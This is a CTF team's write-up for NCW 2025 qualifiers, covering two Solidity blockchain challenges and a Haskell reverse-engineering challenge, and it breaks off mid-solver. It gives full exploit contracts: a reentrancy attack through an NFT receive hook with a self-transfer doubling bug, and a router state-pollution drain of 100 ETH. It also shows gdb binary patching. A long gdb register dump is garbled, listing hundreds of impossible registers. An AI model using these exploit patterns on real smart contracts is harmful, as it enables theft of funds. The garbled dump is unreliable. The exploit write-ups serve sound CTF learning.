


Write up

NCW 2025 CTF QUALIFICATIONS

by from jtk to jkt



Anggota tim:
Arkan Ramadhan Nugraha (Arney1)
Fauzi Ismail (mailvelous)
Dhafin something something (kkira)

Daftar isi

Daftar isi.....	1
Blockchain.....	2
Kitty's Warmup to Chess and checkers.....	2
Flag: NCW{y4k_sud4h_cukup_w4rmup_ny4_lgsng_aja_kerj4in_chall_bwe}.....	5
Checkers ETH.....	6
Flag: NCW{kepada_dosen_blockchain_tercinta_saya_meminta_maaf_untuk_hasil_uts_sa ya_yang_mengecewakan_dan_tidak_bisa_ngoding_di_kertas_+_tidak_mengira_unt uk_coding_struct_array_untuk_itu_di_chall_yang_saya_buat_saya_membuatnya_ta npa_bergantung_sepenuhnya_dari_ai_(meskipun_masih_debug_bersama_ai)_dan_ untuk_solver_yang_saya_buat_itu_tidak_memakai_bantuan_ai_sama_sekali_sekian _dari_permohonan_maaf_saya_dan_oleh_karena_itu_akan_saya_balas_di_uas}..	10
Rev.....	11
Haskell's Herring.....	11
flag:NCW{1t5_my_f1rst_t1m3_l34rn1ng_4b07t_h4sk311!_d1d_y07_l34rn_4nyth1ng_1nt3r3st1ng?}.....	13
Crypto.....	16
echoed symphony.....	16
wassup twin.....	17
Flag: NCW{its_that_easy_twin}.....	21
Forensic.....	21
locker.....	21

Blockchain

Kitty's Warmup to Chess and checkers

100

an easy introductional warm up to chess and checkers

author: eyes

<http://31.97.187.222:48212/>

solved by Arney1

we (the player) need to hold at least $2 * \text{targetAmount}$

```
unction isSolved() external view returns (bool) {
    if (player == address(0)) {
        return false;
    }

    uint256 targetAmount = uint256(kitty.TARGET_POINTS()) *
        kitty.POINT_TO_TOKEN();

    return token.balanceOf(player) ≥ targetAmount * 2;
```

targetAmount is 10,000 Tokens (derived from 10,000 points).

```
IERC20 public immutable token;
address public immutable owner;

uint256 public constant POINT_TO_TOKEN = 1e18;
uint24 public constant TARGET_POINTS = 10_000;
```

the player is seeded with only 100 points

```

function setPlayer(address _player) external {
    require(player == address(0), "player already set");
    require(_player != address(0), "invalid player");

    player = _player;

    kitty.seedAllocation(player, 100);
}

```

vulns:

The function transferPoints reads user balances into memory before calculating updates.but, source and dest addresses can be the same here...

```

function transferPoints(address from, address to, uint24 points) external {
    require(msg.sender == from, "only self-managed");

    Allocation memory fromAllocation = allocations[from];
    Allocation memory toAllocation;
    uint24 points;

    require(fromAllocation.points >= points, "not enough points");

    allocations[from].points = uint24(fromAllocation.points - points);
    allocations[to].points = toAllocation.points + uint24(points);

    emit TransferPoints(from, to, points);
}

```

by calling transferPoints(this, this, currentPoints), we overwrite the subtraction with the addition. This allows us to double our points exponentially (100 -> 200 -> 400...).

The claim function performs an external call before updating the claimed state variable.

```

function claim() external {
    Allocation storage userAlloc = allocations[msg.sender];

    require(!userAlloc.claimed, "already claimed");
    require(userAlloc.points >= TARGET_POINTS, "not enough points");

    uint256 amount = uint256(userAlloc.points) * POINT_TO_TOKEN;

    uint256 mintedTokenId = nextTokenId++;
    _safeMint(msg.sender, mintedTokenId);

    userAlloc.claimed = true;

    token.safeTransfer(msg.sender, amount);

    emit Claimed(msg.sender, amount, mintedTokenId, balanceOf(msg.sender));
}
}

```

this is classic re-entrancy attack. we can re-enter the claim() function inside the onERC721Received hook. Since claimed is still false during the callback, the contract pays us a second time.

exploit/solve:
contract

```

contract Exploit is IERC721Receiver {
    ISetup public setup;
    IKittyWarmup public kitty;
    bool public reentered;

    constructor(address _setup) {
        setup = ISetup(_setup);
        kitty = IKittyWarmup(setup.kitty());
    }

    function attack() external {
        setup.setPlayer(address(this));

        for (uint i = 0; i < 7; i++) {
            (uint24 points, ) = kitty.allocations(address(this));

            kitty.transferPoints(address(this), address(this), points);
        }
    }
}

```

```

        kitty.claim();

        require(setup.isSolved(), "Exploit failed");
    }

    function onERC721Received(
        address,
        address,
        uint256,
        bytes calldata
    ) external override returns (bytes4) {
        if (!reentered) {
            reentered = true;
            kitty.claim();
        }
        return IERC721Receiver.onERC721Received.selector;
    }
}

```

deploy an Exploit contract and register it as the player using setup.setPlayer(address(this)) to get 100 initial points.

To bypass the 10,000 point gate in claim(), we use the self-transfer bug. Loop a call to transferPoints(address(this), address(this), balance) 7 times. $100 \times 2^7 = 12,800$ points.

then, call claim(). kitty will give us NFT.

We have a function onERC21Received where it will run when we receive NFT. the function will check reenter to avoid infinite loop, and call claim again Because claimed is still false in storage, the contract sends another 12,800 Tokens.now we have more than $2 * 10,000$ points, then just get the flag

Flag:

NCW{y4k_sud4h_cukup_w4rmup_ny4_lgsng_aja_kerj4in_chal
l_bwe}

Checkers ETH

100

as3ng's favorite sequel to chess eth

author: Axl

<http://31.97.187.222:48335/>

solved by Arney1

we need to drain the TETH contract, which starts with 100 ETH and send that 100 ETH to the player.

```
constructor() payable{
    owner = address(this);
    teth = new TETH(owner);
    lteth = new LTETH(owner);
    router = new Router(address(teth), address(lteth), owner);
    exchnge1 = new Exchange1(address(router), address(teth), address(lteth));
    exchnge2 = new Exchange2(address(router), address(teth), address(lteth));

    router.setExchange(address(exchnge1), address(exchnge2));
    teth.setExchange(address(exchnge1));
    lteth.setExchange(address(exchnge2));
    exchnge1.depositTETH{value: 100 ether}(address(this), address(teth));
}
```

```
function isSolved() public view returns(bool){
    require(player.balance >= 100 ether, "Yuk Yuk Bisa Solve");
    return true;
}
```

the system consists of a Router connecting Exchange1 (handles TETH) and Exchange2 (handles LTETH). Users are supposed to deposit TETH into Exchange1 to mint LTETH in Exchange2.

vulns:

in Router.sol, the variable token is defined as a public global state variable, rather than a local variable or a mapping key.

```
address public token;
```

Every time a deposit occurs, the token variable is overwritten

```
function depositExchange2(address user, address _token, uint256 amount) external onlyExchange1{
    IExchange2(exchnge2).depositLTETH(user, amount);
    token = _token;
    teth_token[user][token] = IExchange1(exchnge1).getCurrentState(user, token);
    lteth_token[user][lteth] = IExchange2(exchnge2).getCurrentState(user, lteth);
}
```

When a user withdraws from Exchange2, the Router attempts to verify that the user has enough collateral in Exchange1. However, it passes the polluted global token variable to Exchange1 to check the balance.

Exchange1 checks the balance of the polluted token, but performs the withdrawal using the real token.

```
function _withdraw(address user, address _teth, uint256 amount) internal {
    uint256 bal = balances[user][_teth];   checks fake
    require(bal >= amount, "insufficient balance");
    balances[user][_teth] = bal - amount;
    IWrappedTokenTETH(teth).withdraw(user, amount);
    emit Withdrawn(user, teth, amount);  pays out real?
}
```

Exploit:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.30;

import "./exchange1/Exchange1.sol";
import "./exchange2/Exchange2.sol";
import "./Setup.sol";

contract Exploit {
    Exchange1 public ex1;
    Exchange2 public ex2;
    Setup public setup;
    address public owner;

    constructor(address _setup) payable {
        setup = Setup(_setup);
        ex1 = setup.exchnge1();
```

```

    ex2 = setup.exchange2();
    owner = msg.sender;
}

// 1. This function mimics IWrappedTokenTETH.deposit.
// When Exchange1 calls this, it sends ETH. We simply accept it.
// Because this contract is the "user" and the "token", we
effectively
// get the ETH back immediately, allowing us to reuse it in the
loop.

function deposit() external payable {
    // Do nothing. The ETH is now in address(this).
}

function solve() external {
    // We need at least 1 ether to start the cycling
    require(address(this).balance >= 1 ether, "Fund me with 1
ether");

    // 2. Cycle 1 ETH 100 times to inflate the internal accounting
    // of Exchange1 (for our address as the token key) and
Exchange2.
    for(uint i = 0; i < 100; i++) {
        // We pass address(this) as the _teth token address.
        // Exchange1 records balances[this][this] += 1 ether.
        // Router records token = address(this).
        ex1.depositTETH{value: 1 ether}(address(this),
address(this));
    }

    // 3. Trigger the withdrawal chain.
    // Exchange2 checks our LTETH balance (100).
    // Router passes 'token' (which is address(this)) to Exchange1.
    // Exchange1 checks balances[this][this] (100).
    // Exchange1 calls REAL_TETH.withdraw(100).
    ex2.withdrawLETHER(address(this), 100 ether);

    // 4. Register as player to win
    setup.register();

    // Verify (Optional, helpful for debugging)
    require(setup.isSolved(), "Exploit failed");

    // 5. Profit: Return funds to the attacker
}

```

```

        payable(owner).transfer(address(this).balance);
    }

    // Needed to receive the stolen ETH from the Real TETH contract
    receive() external payable {}
}

```

We create an attack contract that acts as a "Token". When Exchange1 tries to transfer ETH to our "Token", we simply accept it. Because we are the token, the ETH comes right back to us.

- inflation

call Exchange1.depositTETH(address(this), address(this)); We send 1 ETH. We pass address(this) as the _token.

Exchange1 sends 1 ETH to our contract (we catch it).

Exchange1 records: balances[attacker][attacker_contract] += 1.

Exchange1 calls Router.

Router sets token = attacker_contract (Global State Pollution).

Router mints 1 LTETH in Exchange2.

We repeat this 100 times. We effectively verify the same 1 ETH 100 times to mint 100 LTETH and create a phantom balance of 100 "AttackerTokens" in Exchange1.

- drain

call Exchange2.withdrawLETH(100 ether).

Exchange2 verifies we have 100 LTETH. It calls Router.

Router reads the global token variable (which is currently attacker_contract).

Router calls Exchange1.withdrawTETH(..., token=attacker_contract).

Exchange1 looks up balances[attacker][attacker_contract]. It sees 100. Check Passed.

Exchange1 calls Real_TETH.withdraw(100).

The TETH contract sends the legitimate 100 ETH to the attacker

done!!!

then just send the 100 eth from our wallet to our exploit contract since we registered with that

Flag:

```
NCW{kepada_dosen_blockchain_tercinta_saya_meminta_maaf_untuk_hasil_uts_saya_yang_mengecewakan_dan_tidak_bisa_ngoding_di_kertas_+_tidak_mengira_untuk_coding_struct_array_untuk_itu_di_chall_yang_saya_buat_saya_membuatnya_tanpa_bergantung_sepenuhnya_dari_ai_(meskipun_masih_debug_bersama_ai)_dan_untuk_solver_yang_saya_buat_itu_tidak_memakai_bantuan_ai_sama_sekali_sekian_dari_permohonan_maaf_saya_dan_oleh_karena_itu_akan_saya_balas_di_uas}
```

Rev

Haskell's Herring

100

Author: ringoshiro

Description:

Maybe the real treasure challenge was the friends built-in functions we learned along the way.

Goal: find the correct flag that the binary expects.

solved by kkira

Static Analysis (Ghidra),

Find interesting strings


In .rodata:

00a00000 "Enter flag:"

00a0000c "Correct!"

00a00015 "Nope."

Follow xrefs from those strings and from symbols that look like Haskell mangling. Important symbols:



```

Main_checkFlag_info
Main_zdwencodeFlagStyle_info
Main_encodedFlag_info
bytestring...unsafePackLenLiteral
bytestring...zwdwcompareBytes_info
base_GHCziList_cycle1_info (Haskell's cycle
Static structure:
Main_checkFlag_info:

```

Uses Main_zdwencodeFlagStyle_info to encode input.

Uses Main_encodedFlag_info to get a constant encoded flag.

Compares them with bytestring ... compareBytes.

So the check is logically:

```
checkFlag userInput =
    encodeFlagStyle userInput == encodedFlag
```

At this point, the Haskell RTS / GC code is very noisy, so instead of decoding all the closures by hand, we switch to dynamic analysis.

start gdb and atch the two jne into NOPs

```
0x00000000000040af2e <+366>: add rbp,0x8
0x00000000000040af32 <+370>: jmp QWORD PTR [rbp+0x0]
End of assembler dump.
(gdb) start
Temporary breakpoint 1 at 0x40b0a6
Starting program: /home/kali/Downloads/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Temporary breakpoint 1, 0x00000000000040b0a6 in main ()
(gdb) set {unsigned char}0x40ae78 = 0x90
(gdb) set {unsigned char}0x40ae79 = 0x90
(gdb) set {unsigned char}0x40ae7d = 0x90
(gdb) set {unsigned char}0x40ae7e = 0x90
```

3Break at compareBytes

The checker jumps to 0x40b338:

break *0x40b338

Program runs and shows:

Enter flag:

//Type some test input, like:

```
Continuing.
[New Thread 0x7ffff73fd6c0 (LWP 9992)]
Enter flag:
AAAAAAAAAAAAAA
```

Inspecting the Buffers at Compare Time

At the breakpoint, inspect registers:

info registers

```
Thread 1 "chall" hit Breakpoint 2, 0x000000000040b338 in ByteStringzm0ziliz15zi3_DataziByteStringziInternalziType_zdwcompareBytes_info ()
(gdb) info registers
ax          0x10          16
bx          0x4200408e1c      283472072220
cx          0x52          82
dx          0x4200405a10      283473100816
si          0x4200408e4c      283472072268
di          0x19          16
bp          0x4200405350      0x4200405350
sp          0x7fffffff9b58      0xffffffff9b58
r8          0x4200504030      283473100848
r9          0x4200408e1c      283472072220
r10         0x42004079d8      283472067032
r11         0x11          17
r12         0x4200408e50      283472072272
r13         0xcecc98      13552793
r14         0x4200504010      283473100816
r15         0x42004050c0      283472065652
rp          0x40b338      0x40b338 <ByteStringzm0ziliz15zi3_DataziByteStringziInternalziType_zdwcompareBytes_info>
flags        0x206          [ PF IF ]
r5          0x33          51
r6          0x2b          43
r7          0x0           0
r8          0x0           0
r9          0x0           0
r10         0x0           0
r11         0x7ffff7c17740      140737350039360
r12         0x0           0
r13         0x0           0
r14         0x0           0
r15         0x0           0
r16         0x0           0
r17         0x0           0
r18         0x0           0
r19         0x0           0
r20         0x0           0
r21         0x0           0
r22         0x0           0
r23         0x0           0
r24         0x0           0
r25         0x0           0
r26         0x0           0
r27         0x0           0
r28         0x0           0
r29         0x0           0
r30         0x0           0
r31         0x0           0
r32         0x0           0
r33         0x0           0
r34         0x0           0
r35         0x0           0
r36         0x0           0
r37         0x0           0
r38         0x0           0
r39         0x0           0
r40         0x0           0
r41         0x0           0
r42         0x0           0
r43         0x0           0
r44         0x0           0
r45         0x0           0
r46         0x0           0
r47         0x0           0
r48         0x0           0
r49         0x0           0
r50         0x0           0
r51         0x0           0
r52         0x0           0
r53         0x0           0
r54         0x0           0
r55         0x0           0
r56         0x0           0
r57         0x0           0
r58         0x0           0
r59         0x0           0
r60         0x0           0
r61         0x0           0
r62         0x0           0
r63         0x0           0
r64         0x0           0
r65         0x0           0
r66         0x0           0
r67         0x0           0
r68         0x0           0
r69         0x0           0
r70         0x0           0
r71         0x0           0
r72         0x0           0
r73         0x0           0
r74         0x0           0
r75         0x0           0
r76         0x0           0
r77         0x0           0
r78         0x0           0
r79         0x0           0
r80         0x0           0
r81         0x0           0
r82         0x0           0
r83         0x0           0
r84         0x0           0
r85         0x0           0
r86         0x0           0
r87         0x0           0
r88         0x0           0
r89         0x0           0
r90         0x0           0
r91         0x0           0
r92         0x0           0
r93         0x0           0
r94         0x0           0
r95         0x0           0
r96         0x0           0
r97         0x0           0
r98         0x0           0
r99         0x0           0
r100        0x0           0
r101        0x0           0
r102        0x0           0
r103        0x0           0
r104        0x0           0
r105        0x0           0
r106        0x0           0
r107        0x0           0
r108        0x0           0
r109        0x0           0
r110        0x0           0
r111        0x0           0
r112        0x0           0
r113        0x0           0
r114        0x0           0
r115        0x0           0
r116        0x0           0
r117        0x0           0
r118        0x0           0
r119        0x0           0
r120        0x0           0
r121        0x0           0
r122        0x0           0
r123        0x0           0
r124        0x0           0
r125        0x0           0
r126        0x0           0
r127        0x0           0
r128        0x0           0
r129        0x0           0
r130        0x0           0
r131        0x0           0
r132        0x0           0
r133        0x0           0
r134        0x0           0
r135        0x0           0
r136        0x0           0
r137        0x0           0
r138        0x0           0
r139        0x0           0
r140        0x0           0
r141        0x0           0
r142        0x0           0
r143        0x0           0
r144        0x0           0
r145        0x0           0
r146        0x0           0
r147        0x0           0
r148        0x0           0
r149        0x0           0
r150        0x0           0
r151        0x0           0
r152        0x0           0
r153        0x0           0
r154        0x0           0
r155        0x0           0
r156        0x0           0
r157        0x0           0
r158        0x0           0
r159        0x0           0
r160        0x0           0
r161        0x0           0
r162        0x0           0
r163        0x0           0
r164        0x0           0
r165        0x0           0
r166        0x0           0
r167        0x0           0
r168        0x0           0
r169        0x0           0
r170        0x0           0
r171        0x0           0
r172        0x0           0
r173        0x0           0
r174        0x0           0
r175        0x0           0
r176        0x0           0
r177        0x0           0
r178        0x0           0
r179        0x0           0
r180        0x0           0
r181        0x0           0
r182        0x0           0
r183        0x0           0
r184        0x0           0
r185        0x0           0
r186        0x0           0
r187        0x0           0
r188        0x0           0
r189        0x0           0
r190        0x0           0
r191        0x0           0
r192        0x0           0
r193        0x0           0
r194        0x0           0
r195        0x0           0
r196        0x0           0
r197        0x0           0
r198        0x0           0
r199        0x0           0
r200        0x0           0
r201        0x0           0
r202        0x0           0
r203        0x0           0
r204        0x0           0
r205        0x0           0
r206        0x0           0
r207        0x0           0
r208        0x0           0
r209        0x0           0
r210        0x0           0
r211        0x0           0
r212        0x0           0
r213        0x0           0
r214        0x0           0
r215        0x0           0
r216        0x0           0
r217        0x0           0
r218        0x0           0
r219        0x0           0
r220        0x0           0
r221        0x0           0
r222        0x0           0
r223        0x0           0
r224        0x0           0
r225        0x0           0
r226        0x0           0
r227        0x0           0
r228        0x0           0
r229        0x0           0
r230        0x0           0
r231        0x0           0
r232        0x0           0
r233        0x0           0
r234        0x0           0
r235        0x0           0
r236        0x0           0
r237        0x0           0
r238        0x0           0
r239        0x0           0
r240        0x0           0
r241        0x0           0
r242        0x0           0
r243        0x0           0
r244        0x0           0
r245        0x0           0
r246        0x0           0
r247        0x0           0
r248        0x0           0
r249        0x0           0
r250        0x0           0
r251        0x0           0
r252        0x0           0
r253        0x0           0
r254        0x0           0
r255        0x0           0
r256        0x0           0
r257        0x0           0
r258        0x0           0
r259        0x0           0
r260        0x0           0
r261        0x0           0
r262        0x0           0
r263        0x0           0
r264        0x0           0
r265        0x0           0
r266        0x0           0
r267        0x0           0
r268        0x0           0
r269        0x0           0
r270        0x0           0
r271        0x0           0
r272        0x0           0
r273        0x0           0
r274        0x0           0
r275        0x0           0
r276        0x0           0
r277        0x0           0
r278        0x0           0
r279        0x0           0
r280        0x0           0
r281        0x0           0
r282        0x0           0
r283        0x0           0
r284        0x0           0
r285        0x0           0
r286        0x0           0
r287        0x0           0
r288        0x0           0
r289        0x0           0
r290        0x0           0
r291        0x0           0
r292        0x0           0
r293        0x0           0
r294        0x0           0
r295        0x0           0
r296        0x0           0
r297        0x0           0
r298        0x0           0
r299        0x0           0
r300        0x0           0
r301        0x0           0
r302        0x0           0
r303        0x0           0
r304        0x0           0
r305        0x0           0
r306        0x0           0
r307        0x0           0
r308        0x0           0
r309        0x0           0
r310        0x0           0
r311        0x0           0
r312        0x0           0
r313        0x0           0
r314        0x0           0
r315        0x0           0
r316        0x0           0
r317        0x0           0
r318        0x0           0
r319        0x0           0
r320        0x0           0
r321        0x0           0
r322        0x0           0
r323        0x0           0
r324        0x0           0
r325        0x0           0
r326        0x0           0
r327        0x0           0
r328        0x0           0
r329        0x0           0
r330        0x0           0
r331        0x0           0
r332        0x0           0
r333        0x0           0
r334        0x0           0
r335        0x0           0
r336        0x0           0
r337        0x0           0
r338        0x0           0
r339        0x0           0
r340        0x0           0
r341        0x0           0
r342        0x0           0
r343        0x0           0
r344        0x0           0
r345        0x0           0
r346        0x0           0
r347        0x0           0
r348        0x0           0
r349        0x0           0
r350        0x0           0
r351        0x0           0
r352        0x0           0
r353        0x0           0
r354        0x0           0
r355        0x0           0
r356        0x0           0
r357        0x0           0
r358        0x0           0
r359        0x0           0
r360        0x0           0
r361        0x0           0
r362        0x0           0
r363        0x0           0
r364        0x0           0
r365        0x0           0
r366        0x0           0
r367        0x0           0
r368        0x0           0
r369        0x0           0
r370        0x0           0
r371        0x0           0
r372        0x0           0
r373        0x0           0
r374        0x0           0
r375        0x0           0
r376        0x0           0
r377        0x0           0
r378        0x0           0
r379        0x0           0
r380        0x0           0
r381        0x0           0
r382        0x0           0
r383        0x0           0
r384        0x0           0
r385        0x0           0
r386        0x0           0
r387        0x0           0
r388        0x0           0
r389        0x0           0
r390        0x0           0
r391        0x0           0
r392        0x0           0
r393        0x0           0
r394        0x0           0
r395        0x0           0
r396        0x0           0
r397        0x0           0
r398        0x0           0
r399        0x0           0
r400        0x0           0
r401        0x0           0
r402        0x0           0
r403        0x0           0
r404        0x0           0
r405        0x0           0
r406        0x0           0
r407        0x0           0
r408        0x0           0
r409        0x0           0
r410        0x0           0
r411        0x0           0
r412        0x0           0
r413        0x0           0
r414        0x0           0
r415        0x0           0
r416        0x0           0
r417        0x0           0
r418        0x0           0
r419        0x0           0
r420        0x0           0
r421        0x0           0
r422        0x0           0
r423        0x0           0
r424        0x0           0
r425        0x0           0
r426        0x0           0
r427        0x0           0
r428        0x0           0
r429        0x0           0
r430        0x0           0
r431        0x0           0
r432        0x0           0
r433        0x0           0
r434        0x0           0
r435        0x0           0
r436        0x0           0
r437        0x0           0
r438        0x0           0
r439        0x0           0
r440        0x0           0
r441        0x0           0
r442        0x0           0
r443        0x0           0
r444        0x0           0
r445        0x0           0
r446        0x0           0
r447        0x0           0
r448        0x0           0
r449        0x0           0
r450        0x0           0
r451        0x0           0
r452        0x0           0
r453        0x0           0
r454        0x0           0
r455        0x0           0
r456        0x0           0
r457        0x0           0
r458        0x0           0
r459        0x0           0
r460        0x0           0
r461        0x0           0
r462        0x0           0
r463        0x0           0
r464        0x0           0
r465        0x0           0
r466        0x0           0
r467        0x0           0
r468        0x0           0
r469        0x0           0
r470        0x0           0
r471        0x0           0
r472        0x0           0
r473        0x0           0
r474        0x0           0
r475        0x0           0
r476        0x0           0
r477        0x0           0
r478        0x0           0
r479        0x0           0
r480        0x0           0
r481        0x0           0
r482        0x0           0
r483        0x0           0
r484        0x0           0
r485        0x0           0
r486        0x0           0
r487        0x0           0
r488        0x0           0
r489        0x0           0
r490        0x0           0
r491        0x0           0
r492        0x0           0
r493        0x0           0
r494        0x0           0
r495        0x0           0
r496        0x0           0
r497        0x0           0
r498        0x0           0
r499        0x0           0
r500        0x0           0
r501        0x0           0
r502        0x0           0
r503        0x0           0
r504        0x0           0
r505        0x0           0
r506        0x0           0
r507        0x0           0
r508        0x0           0
r509        0x0           0
r510        0x0           0
r511        0x0           0
r512        0x0           0
r513        0x0           0
r514        0x0           0
r515        0x0           0
r516        0x0           0
r517        0x0           0
r518        0x0           0
r519        0x0           0
r520        0x0           0
r521        0x0           0
r522        0x0           0
r523        0x0           0
r524        0x0           0
r525        0x0           0
r526        0x0           0
r527        0x0           0
r528        0x0           0
r529        0x0           0
r530        0x0           0
r531        0x0           0
r532        0x0           0
r533        0x0           0
r534        0x0           0
r535        0x0           0
r536        0x0           0
r537        0x0           0
r538        0x0           0
r539        0x0           0
r540        0x0           0
r541        0x0           0
r542        0x0           0
r543        0x0           0
r544        0x0           0
r545        0x0           0
r546        0x0           0
r547        0x0           0
r548        0x0           0
r549        0x0           0
r550        0x0           0
r551        0x0           0
r552        0x0           0
r553        0x0           0
r554        0x0           0
r555        0x0           0
r556        0x0           0
r557        0x0           0
r558        0x0           0
r559        0x0           0
r560        0x0           0
r561        0x0           0
r562        0x0           0
r563        0x0           0
r564        0x0           0
r565        0x0           0
r566        0x0           0
r567        0x0           0
r568        0x0           0
r569        0x0           0
r570        0x0           0
r571        0x0           0
r572        0x0           0
r573        0x0           0
r574        0x0           0
r575        0x0           0
r576        0x0           0
r577        0x0           0
r578        0x0           0
r579        0x0           0
r580        0x0           0
r581        0x0           0
r582        0x0           0
r583        0x0           0
r584        0x0           0
r585        0x0           0
r586        0x0           0
r587        0x0           0
r588        0x0           0
r589        0x0           0
r590        0x0           0
r591        0x0           0
r592        0x0           0
r593        0x0           0
r594        0x0           0
r595        0x0           0
r596        0x0           0
r597        0x0           0
r598        0x0           0
r599        0x0           0
r600        0x0           0
r601        0x0           0
r602        0x0           0
r603        0x0           0
r604        0x0           0
r605        0x0           0
r606        0x0           0
r607        0x0           0
r608        0x0           0
r609        0x0           0
r610        0x0           0
r611        0x0           0
r612        0x0           0
r613        0x0           0
r614        0x0           0
r615        0x0           0
r616        0x0           0
r617        0x0           0
r618        0x0           0
r619        0x0           0
r620        0x0           0
r621        0x0           0
r622        0x0           0
r623        0x0           0
r624        0x0           0
r625        0x0           0
r626        0x0           0
r627        0x0           0
r628        0x0           0
r629        0x0           0
r630        0x0           0
r631        0x0           0
r632        0x0           0
r633        0x0           0
r634        0x0           0
r635        0x0           0
r636        0x0           0
r637        0x0           0
r638        0x0           0
r639        0x0           0
r640        0x0           0
r641        0x0           0
r642        0x0           0
r643        0x0           0
r644        0x0           0
r645        0x0           0
r646        0x0           0
r647        0x0           0
r648        0x0           0
r649        0x0           0
r650        0x0           0
r651        0x0           0
r652        0x0           0
r653        0x0           0
r654        0x0           0
r655        0x0           0
r656        0x0           0
r657        0x0           0
r658        0x0           0
r659        0x0           0
r660        0x0           0
r661        0x0           0
r662        0x0           0
r663        0x0           0
r664        0x0           0
r665        0x0           0
r666        0x0           0
r667        0x0           0
r668        0x0           0
r669        0x0           0
r670        0x0           0
r671        0x0           0
r672        0x0           0
r673        0x0           0
r674        0x0           0
r675        0x0           0
r676        0x0           0
r677        0x0           0
r678        0x0           0
r679        0x0           0
r680        0x0           0
r681        0x0           0
r682        0x0           0
r683        0x0           0
r684        0x0           0
r685        0x0           0
r686        0x0           0
r687        0x0           0
r688        0x0           0
r689        0x0           0
r690        0x0           0
r691        0x0           0
r692        0x0           0
r693        0x0           0
r694        0x0           0
r695        0x0           0
r696        0x0           0
r697        0x0           0
r698        0x0           0
r699        0x0           0
r700        0x0           0
r701        0x0           0
r702        0x0           0
r703        0x0           0
r704        0x0           0
r705        0x0           0
r706        0x0           0
r707        0x0           0
r708        0x0           0
r709        0x0           0
r710        0x0           0
r711        0x0           0
r712        0x0           0
r713        0x0           0
r714        0x0           0
r715        0x0           0
r716        0x0           0
r717        0x0           0
r718        0x0           0
r719        0x0           0
r720        0x0           0
r721        0x0           0
r722        0x0           0
r723        0x0           0
r724        0x0           0
r725        0x0           0
r726        0x0           0
r727        0x0           0
r728        0x0           0
r729        0x0           0
r730        0x0           0
r731        0x0           0
r732        0x0           0
r733        0x0           0
r734        0x0           0
r735        0x0           0
r736        0x0           0
r737        0x0           0
r738        0x0           0
r739        0x0           0
r740        0x0           0
r741        0x0           0
r742        0x0           0
r743        0x0           0
r744        0x0           0
r745        0x0           0
r746        0x0           0
r747        0x0           0
r748        0x0           0
r749        0x0           0
r750        0x0           0
r751        0x0           0
r752        0x0           0
r753        0x0           0
r754        0x0           0
r755        0x0           0
r756        0x0           0
r757        0x0           0

```

dump those pointers

```
x/32bx $rdx
x/32bx $r8
```

Since i typed 'A' (0x41), compute offsets:

0x42 - 0x41 = 1

0x44 - 0x41 = 3

0x46 - 0x41 = 5

0x48 - 0x41 = 7

and repeat, so key offsets are:

[1, 3, 5, 7], cycled over the input.

dumped full encoded flag

```
x/82bx $r8
```

```
(gdb) x/82bx $r8
0x4200504030: 0x4f    0x46    0x5c    0x82    0x32    0x77    0x3a    0x66
0x4200504038: 0x6e    0x7c    0x64    0x6d    0x32    0x75    0x78    0x7b
0x4200504040: 0x60    0x77    0x36    0x74    0x34    0x62    0x71    0x3a
0x4200504048: 0x35    0x75    0x73    0x38    0x6f    0x6a    0x64    0x3b
0x4200504050: 0x63    0x33    0x3c    0x7b    0x60    0x6b    0x39    0x7a
0x4200504058: 0x6c    0x36    0x36    0x38    0x22    0x62    0x69    0x38
0x4200504060: 0x65    0x62    0x7e    0x37    0x38    0x62    0x71    0x3a
0x4200504068: 0x35    0x75    0x73    0x66    0x35    0x71    0x7e    0x7b
0x4200504070: 0x69    0x34    0x73    0x6e    0x60    0x34    0x73    0x7b
0x4200504078: 0x34    0x75    0x38    0x7a    0x75    0x34    0x73    0x6e
0x4200504080: 0x40    0x80
```

```
//solver
enc = bytes([
    0x4f, 0x46, 0x5c, 0x82, 0x32, 0x77, 0x3a, 0x66,
    0x6e, 0x7c, 0x64, 0x6d, 0x32, 0x75, 0x78, 0x7b,
    0x60, 0x77, 0x36, 0x74, 0x34, 0x62, 0x71, 0x3a,
    0x35, 0x75, 0x73, 0x38, 0x6f, 0x6a, 0x64, 0x3b,
